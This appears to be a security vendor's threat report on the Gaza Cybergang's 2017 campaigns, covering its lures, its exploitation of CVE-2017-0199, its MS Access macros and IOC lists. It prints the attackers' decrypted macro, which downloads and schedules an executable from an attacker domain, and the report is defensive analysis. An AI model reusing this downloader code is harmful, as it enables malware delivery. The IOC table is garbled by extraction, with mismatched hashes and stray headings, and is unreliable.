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Gaza Cybergang – updated activity in 2017:

APT REPORTS

30 OCT 2017

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New targets, use of MS Access Macros and CVE 2017-0199, and possible mobile espionage

1. Summary information

The Gaza cybergang is an Arabic-language, politically-motivated cybercriminal group, operating since 2012 and actively targeting the MENA (Middle East North Africa) region. The Gaza cybergang's attacks have never slowed down and its typical targets include government entities/embassies, oil and gas, media/press, activists, politicians, and diplomats.

One of the interesting new facts, uncovered in mid-2017, is its discovery inside an oil and gas organization in the MENA

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FABIO ASSOLINI

region, infiltrating systems and pilfering data, apparently for more than a year.

Another interesting finding is the use of the recently discovered CVE 2017-0199 vulnerability, and Microsoft Access files into which the download scripts were embedded to reduce the likelihood of their detection. Traces of mobile malware that started to appear from late April 2017, are also being investigated.

Recent targets for the group seem to be varied in nature; the attackers do not appear to be choosing targets selectively, but rather seeking different kinds of MENA intelligence.

Some of the interesting new updates about the Gaza cybergang:

- Gaza cybergang attackers have continued their interest in government entities in MENA

- New targets identified include oil and gas in MENA

- New tools and techniques include

 - Abuse of the CVE 2017-0199 vulnerability

 - Usage of macros inside Microsoft Access files, enabling lower detection rates

 - Possible Android mobile malware being used by attackers

Previous published research:

<https://securelist.com/gaza-cybergang-wheres-your-ir-team/72283/>

Kaspersky Lab products and services successfully detect and block Gaza cybergang attacks, detection names below:

- HEUR:Exploit.MSOffice.Generic

- HEUR:Trojan.Win32.Cometer.gen

- HEUR:Trojan.Win32.Generic

- Trojan-Downloader.Win32.Downeks

Trojan-Spy.MSIL.Downeks

Win32.Bublik

Win32.Agentb

More information about Gaza cybergang is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com

2. Technical details

Previously, Gaza cybergang attacks were surprisingly successful in using simple and common tools to achieve their goals. They relied on a variety of Remote Access Trojans (RATs) to perform their activities, including Downeks, Qasar, Cobaltstrike...

As recently as June 2017, however, the attackers started using the CVE 2017-0199 vulnerability which enables direct code execution from a Microsoft office document on non-patched victim systems (Cobaltstrike payload in this case). Another finding is a possible Android Trojan that the attackers positioned on one of their command servers in April 2017.

In most cases, malware is sent by email as a compressed attachment or download links. Starting from March 2017, we have observed downloaders or Microsoft office documents with embedded macros being sent to victims. When opened, the downloader would contact a URL or IP address to retrieve the actual payload. Once successfully executed, the malware grants full access to the attackers, providing them with the ability to collect files, keystrokes and screenshots from victims' devices. If the initial downloaded malware was detected by the victim, the downloader would attempt to retrieve other malware files to the victim's device, in the hope that one of those files would work.

The full list of indicators of compromise (IOCs) can be found in Appendix I. The list of the most interesting lure content, malware files and related droppers, and command servers can be found in Appendix II.

3. Summary of recent campaigns

Below can be found the list of recent findings related to Gaza cybergang operations:

Command and control server	Hash	First seen	File name/Social engineering lure
upgrade.news	558796e71ff302590732657da464895	2017-03-20 15:07:32	StView.exe
	6fba58b9f9496c2520383097de9f7724e	2017-03-20 15:07:32	????.exe (Translation: Special photos)
	eb521caebcf03dd0c04f304c37911a5	2017-03-20 15:07:32	????.exe (Translation: Special photos)
moreoffer[.]life	66f144be4d4ef928305e8278a4cd30a73	2017-03-20 15:07:32	????? ???? ????? ???? ?? ???? ???? ????????.exe (Translation: A statement by the Emir of Qatar accusing the UAE of breaking the news agency)
	3ff60c100b67697163892697e0c2dd26	2017-03-20 15:07:32	M.InstallProxy.e
	b7390bc8c8a9a705604e26b7c928153b	2017-03-20 15:07:32	????? ???? ??? ???? ??????? (Translation: Learn about the woman wearing niqab which offended Saudi)
	f43188accfb69231625e2657d6d9c02e	2017-03-20 15:07:32	Ksa-uae.exe

056d83c1c1b5f905d08b205d58ff5342? ???? ?

????? ???? ?

?????.exe

(Translation:

Correspondence

regarding the

meeting of

Heads of

Missions)

138.68.242[.]68 87a67371770fda42650204cbb00a341.doc

??? ???? ???? ?

???? ?

?????.doc

(Translation:

the points of

agreement

between

Hamas and the

reformist Fateh

movement)

??? ???? ?

???? ?

?????.doc

(Translation:

minutes of the

tonight

meeting)

??? ? ???? ?

???? ?

?????

?????.doc

(Translation: An

advance on

salary or full

salary for

employees next

Tuesday?)

lol.mynetav[.]org 4f3b1a2088e47320d0673049deb4536f

notepad.exe

attachment.scr

https://drive.google

export=download&i

signup.updatesforus[.]club 743421c1bb70e44b0582057b3eae4f

Retirement

Authority

Ramallah.exe

0ee4757ab9040a2750438a67457244e2017

Fateh Gaza
plo.exe

ping.topsite[.]life68fcf8feb35a00360758f70f92f72e downloaded by
Macro in MDB
files:
http://download.dat
server.cloudns[.]clu

7bef124131ffc2ef3603420980e528477 ??????

??? -??? ???
????? ??????
.exe
(Translation:
Brother Ismail
Haniyeh –
Deputy Head of
the Political
Bureau)

d87c8728690239194043205f74acb526 downloaded by

Macro in MDB
files:
http://download.dat
server.cloudns[.]clu

FROM THE SAME AUTHORS

a3de096598e3c92803a2097edc4cae76 images.exe

c078743eac33df28af212647241595600 images.exe

70d03e34cadb05e10c3620b78486ed4e8 load-
file.duckdns[.]org/s

67f48fd24bae3e6302920cc52414096//alasra-

paper.duckdns[.]org
???????
?????_????
?????.rar
(Message from
President Abu
Mazen to
Hamas in Gaza
Strip)

7b536c348a21c3076052027cd2860a41//alasra-

paper.duckdns[.]org
?????????
???????

**5G technology predictions
2020**

.rar
(Translation:
captives paper
submitted to
stop the strike)

5G security and privacy for smart cities

alasra- Mobile 23-04-2017 Possible
paper.duckdns[.]org software N/A Android
malware.
http://alasra-
paper.duckdns[.]org
Edition-
1.04_ApkHouse.cor
Starve-Pocket-
Edition-
1.04_ApkHouse.cor

Operation Ghoul: targeted attacks on industrial and engineering organizations

Gaza cybergang, where's your IR team?

The Desert Falcons targeted attacks

hamas- cf9d89061917e9f148081d080e674f0e97 ??? ????
wathaq.duckdns[.]org ??? ?? ???
????? ??? .exe
(Translation:
Documents
published for
the first time
on Hamas ruling
of Gaza Strip)

manual.newphoneapp[.]com 8699f95a173d6922025201846c356d LiteDatabaseBr

3f67231f30fa742038e713085e1279a6 LiteDatabaseBr

The above listed files are further described in Appendix 1.

4. New findings

Gaza Cybergang attackers have been continuously evolving their skills on different levels, using new methods and techniques to deliver malware, in addition to adapting social engineering decoys to regional political and humanitarian incidents.

In mid-2017, the attackers were discovered inside an oil and gas organization in the MENA region, infiltrating systems and pilfering data, apparently for more than a year. The malware files that were found had been reported

previously: <https://securelist.com/gaza-cybergang-where-your-ir-team/72283/>

While traces of Android mobile malware have been spotted, attackers have continuously used the Downeks downloader and the Quasar or Cobaltstrike RATs to target Windows devices, enabling them to obtain remote access spying and data exfiltration abilities. This is now achieved more efficiently using the CVE 2017-0199 vulnerability which enables direct code execution abilities from a Microsoft office document on non-patched victim Windows systems. The use of Microsoft Access database files has also enabled the attackers to maintain low levels of detection, as it's not an uncommon method to deliver malware.

These developments have helped the attackers continue their operations, targeting a variety of victims and organizations, sometimes even bypassing defences and persisting for prolonged periods.

4.1. The extended use of humanitarian and political causes in social engineering attacks

Attackers have continuously targeted victims and organizations in government entities/embassies, oil and gas, media/press, activists, politicians, and diplomats.

The Gaza cybergang relies increasingly on advanced and up-to-date social engineering techniques with political and humanitarian aspects that directly reflect regional incidents. Here is a short list of incidents that were each used multiple times:

Palestinian Government not paying salaries to Gaza employees

Palestinian prisoners' hunger strike in Israeli jails

The political crisis in Qatar

Recent targets for the group seem to be varied in nature, the attackers do not appear to be choosing targets selectively, but rather seeking any type of intelligence.

4.1.1. Example lure

MD5: 66f144be4d4ef9c83bea528a4cd3baf3

???? ???? ? ? ???? ???? ? ? ???? ???? ?????.exe

(Translation: A statement by the Emir of Qatar accusing the UAE of breaking the news agency)

Attackers have recently used political events related to the Qatar political crisis in the Middle East in targeting their victims.

Original filename: Qatar-27-5-2017.rar

Extracts to 66f144be4d4ef9c83bea528a4cd3baf3


???? ???? ? ? ???? ???? ? ? ???? ???? ?????.exe

Sha256

7fcac2f18a8844e4af9f923891cfb6f637a99195a457b6cdb9
16926d709c6a04

C2: moreoffer[.]life

First seen: 27 May 2017



Translation: new details on the hack of the Qatar News Agency

4.2. The use of Microsoft Access files with macros

Microsoft Access files with macro is another new development by the attacker group. MS Access database-embedded macros are proving to have very low detection rates.

MD5: 6d6f34f7cfcb64e44d67638a2f33d619


Filename: GAZA2017.mdb

C1: http://download.data-server.cloudns[.]club/GAZA2017.mdb

Downloads and executes:

data-server.cloudns[.]club/wordindexer.exe

data-server.cloudns[.]club/indexer.exe



Translation: database of employees not receiving salaries, click “enable content” to see data

```
Option Compare Database

Private Sub Form_Load()
    Dim urlfile As String
    urlfile = "http://download.data-server.cloudns.club/wordindexer.exe"
    Shell "cmd.exe /c bitsadmin /create /download nn ", vbHide
    Shell "cmd.exe /c bitsadmin /transfer nn " & urlfile & " %userprofile%\appdata\wordindexer.exe", vbHide
    Shell "cmd.exe /c schtasks /create /sc minute /tn runcleener /tr %userprofile%\appdata\wordindexer.exe", vbHide
    Shell "cmd.exe /c schtasks /run /tn runcleener", vbHide
End Sub
```

Decrypted code

4.3. Exploitation of the CVE 2017-0199 vulnerability

MD5: 87a67371770fda4c2650564cbb00934d

First seen: 20-06-2017

Filenames:

doc

???? ????? ???? ????? ??? ????????.doc (Translation: the points of agreement between Hamas and the reforment Fateh movement)

???? ?????? ?????? ??? ??????.doc (Translation: minutes of the tonight Fateh meeting)

???? ?? ???? ??????? ???? ??????? ??????.doc
(Translation: An advance on salary or full salary for employees next Tuesday?)

The attacks are a typical exploitation of CVE-2017-0199, starting with an email that distributes a malicious RTF document. The vulnerability is in the code that handles Ole2Link embedded objects, which allows Microsoft Office Word to run remote files, downloaded in this case from 138.68.242[.]68. The downloaded payload is Cobaltstrike, which then connects to lol.mynetav[.]org to receive commands from the attackers. Additional details on the Gaza cybergang's use of CVE 2017-0199 with Cobaltstrike, can be found here:

<http://bobao.360.cn/learning/detail/4193.html>

4.4. Possible Android mobile malware

Traces of APK files have been seen on one of the attackers' command centers, starting from 23-04-2017.

URL: [http://alasra-paper.duckdns\[.\]org/send/%D9%88%ket-Edition-1.04_ApkHouse\[.\]com/Dont-Starve-Pocket-Edition-1.04_ApkHouse\[.\]com.apk](http://alasra-paper.duckdns[.]org/send/%D9%88%ket-Edition-1.04_ApkHouse[.]com/Dont-Starve-Pocket-Edition-1.04_ApkHouse[.]com.apk)

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new posts on the site. I understand that I can withdraw this consent at any time via e-mail by clicking the "unsubscribe" link that I find at the bottom of any e-mail sent to me for the purposes mentioned above.

Subscribe

The file name (Dont-Starve-Pocket-Edition-1.04_ApkHouse[.]com.apk), is an Android application file hiding as a popular game. We believe the android Trojan could be related to a previously investigated Android Trojan around the Gaza strip:

<https://securelist.com/breaking-the-weakest-link-of-the-strongest-chain/77562/>

5. Conclusion

The Gaza Cybergang has demonstrated a large number of attacks and advanced social engineering, in addition to active development of attacks, infrastructure and the utilization of new methods and techniques. Attackers are actively improving their toolkit in an effort to minimize their exposure to security products and services. Kaspersky Lab expects these types of attacks to intensify in the near term, both in terms of quality and quantity.

In order to protect your company from malware, Kaspersky Lab researchers recommend implementing the following measures:

Educate staff to be able to distinguish spear-phishing emails or a phishing link from legitimate emails and links

Use proven corporate grade security solution in combination with anti-targeted attacks solutions capable of catching attacks by analyzing network

anomalies

Provide security staff with access to the latest threat intelligence data, which will arm them with helpful tools for targeted attacks prevention and discovery, such as indicators of compromise and YARA rules

Make sure enterprise grade patch management processes are well established and executed.

More information about Gaza cybergang is available to customers of Kaspersky Intelligence Reporting Service.

Contact: intelreports@kaspersky.com

6. Appendix 1: malware files description and decoys


In the following, we list the description of malware files found from March 2017, including decoys used, first dates files seen, parent files...

6.1. b7390bc8c8a9a71a69ce4cc0c928153b

Parent file: 970e6188561d6c5811a8f99075888d5f 5-4-2017.zip

C2: moreoffer[.]life

First seen: 5 April 2017



Translation: Get to know the women wearing niqab and


talking bad about the kingdom

6.2. f43188accfb6923d62fe265d6d9c0940

Filename: Gcc-Ksa-uae.exe

C2: moreoffer[.]life (185.11.146[.]68)

First Seen: 21 March 2017



Translation: the permanent delegation of the cooperation council for the Arab states of the Gulf (GCC) to the United Nation and other international organizations, Geneva

6.3. 056d83c1c1b5f905d18b3c5d58ff5342


?????? ???? ???? ???? ?????.Filename: exe

Translation: Correspondence regarding the meeting of Heads of Missions (Saudi related)

Parent file: fb549e0c2fffd390ee7c4538ff30ac3e

C2: moreoffer[.]life

First Seen: 16 March 2017




Translation: The fourth foreign meeting of the Kingdom's head of missions under the title "message of the ambassador".

6.4. 0ee4757ab9040a95e035a667457e4bc6

Filename: 27-4-2017 Fateh Gaza plo.exe

C2: signup.updatesforme[.]club

First seen 27 April 2017



Translation: Clarification report

6.5. 7bef124131ffc2ef3db349b980e52847


???? ?????? -???? -???? ?????? ?????? .exe

(Translation: Brother Ismail Haniyah – Deputy Head of the

Political Bureau)

C2: ping.topsite[.]life

First seen: 14 March 2017



Translation: Brother Ismail Haniyah – Deputy Head of the Political Bureau

6.6. 70d03e34cadb0f1e1bc6f4bf8486e4e8


download-

file.duckdns[.]org/send/Egyptian_agreement_with_Presid
ent_Mahmoud_Abbas.exe

C1: download-file.duckdns[.]org


C2: ping.topsite[.]life

First seen: 30 March 2017



IN THE SAME CATEGORY

6.7. 67f48fd24bae3e63b29edccc524f4096




6.8. 7b536c348a21c309605fa2cd2860a41d

StripedFly: Perennially flying under the radar

C2:ping.topsite[.]life

First seen: 17 April 2017



Translation: The primary demands of the captives in the strike of freedom and dignity

6.9. cf9d89061917e9f48481db80e674f0e9

????? .exe


c11516cd8c797f0182d63cdf343d08ed

Translation: Documents published for the first time on
 Hamas ruling of Gaza Strip

C1: http://hamas-wathaq.duckdns[.]org/send/?????_????
 ??????_??_????_????_???.rar

C2:ping.topsite[.]life

First seen: 16 April 2017



Translation: Scandals and facts published for the first time on Hamas's ruling of Gaza Strip

7. Appendix 2: List of IOCs

7.1. Malicious domain names

moreoffer[.]life
 signup.updatesforme[.]club
 ping.topsite[.]life
 alasra-paper.duckdns[.]org
 hamas-wathaq.duckdns[.]org
 download.data-server.cloudns[.]club
 upgrade.newshelpyou[.]com
 manual.newphoneapp[.]com
 hnoor.newphoneapp[.]com
 lol.mynetav[.]org

7.2. IP addresses

138.68.242[.]68
 185.86.149[.]168
 185.11.146[.]68
 45.32.84[.]66
 45.32.71[.]95
 107.161.27[.]158
 46.246.87[.]74

7.3. Hashes

MD5

87a67371770fda4c2650564cbb00934d
4f3b1a2088e473c7d2373849deb4536f
c078743eac33df15af2d9a4f24159500
3ff60c100b67697163291690e0c2c2b7
a3de096598e3c9c8f3ab194edc4caa76
7d3426d8eb70e4486e803afb3eeac14f
3f67231f30fa742138e713085e1279a6
552796e71f7ff304f91b39f5da46499b
6fba58b9f9496cc52e78379de9f7f24e
eb521caebcf03df561443194c37911a5
b68fcf8feb35a00362758fc0f92f7c2e
d87c872869023911494305ef4acbd966
66f144be4d4ef9c83bea528a4cd3baf3
B7390bc8c8a9a71a69ce4cc0c928153b
F43188accfb6923d62fe265d6d9c0940
056d83c1c1b5f905d18b3c5d58ff5342
0ee4757ab9040a95e035a667457e4bc6
7bef124131ffc2ef3db349b980e52847
70d03e34cadb0f1e1bc6f4bf8486e4e8
67f48fd24bae3e63b29edccc524f4096
7b536c348a21c309605fa2cd2860a41d
cf9d89061917e9f48481db80e674f0e9
6d6f34f7cfcb64e44d67638a2f33d619
86a89693a273d6962825cf1846c3b6ce
5472d0554a0188c0eceedb065eddb9485

SHA256

0b6fe466a3ba36895208e754b155a193780c79ba8b5c1c9f
02c4f7e479116e5f
0c4aa50c95c990d5c5c55345626155b87625986881a2c06
6ce032af6871c426a
0d235478ae9cc87b7b907181ccd151b618d74955716ba2dbc
40a74dc1cdfc4aa
1f2b128d26a58a572ea1faee2c4d9dc759eb8add16d9ad054
7b3f0305fea212a
205f32cc717c2d82baeff9ff5aa9fc31967b6ae5cde22fafe14
aec9c9ec62acc
284af7a2fafdbff3bbc28b9075f469d2352758b62d182b0e0
56d29ee74688126
344dc6ece5a6dacce9050a65305d4b34865756051a6f414

477b6fa381e1c1b63
42e4298f5162aba825309673187e27121e3f918238e81f3a6e
021c03f3455154
44a8d0561a9cc6e24d6935ff4c35b7b7db50c4001eb01c4
8ea1cfd13253bc694
57a12f20c6bbd69b93e76d6d5a31d720046b498aa880b95
b85a4f3fda28aac4f
72b039550d31afae11dedf7d80333aeda5c504272d426a
e0d91bc0cd82c5b0
72d2ad8f38e60c23c96698149507fc627664a5706a4431b9
6014fbf25495b529
788f7fd06030f87d411c61efbc52a3efca03359570353da20
9b2ce4ccf5b4b70
7fcac2f18a8844e4af9f923891cfb6f637a99195a457b6cdb9
16926d709c6a04
84adba3c81ad1c2a8285c31d1171f6f671492d9f3ed5ee2c7af
326a9a8dc5278
852ccc491204f227c3da58a00f53846296454d124b23021b
db168798c8eee2fb
86bd78b4c8c94c046d927fb29ae0b944bf2a8513a378b51b
3977b77e59a52806
9347a47d63b29c96a4f39b201537d844e249ac50ded388d
66f47adc4e0880c7e
b597d7b5b9c2f1962257f912e911961ad0da4c28fc6a90a0b7
db4e242aa007d8
bfb88878a22c23138a67cc25872e82d77e54036b846067dd
c43e988c50379915
c23f715c8588c8d8725352ed515749389d898996107132b2d
25749a4efc82a90
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b800d29d6e1f2f85c5bc036e927c1dae745a3c646389599b
0754592d76b5564b

APT

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
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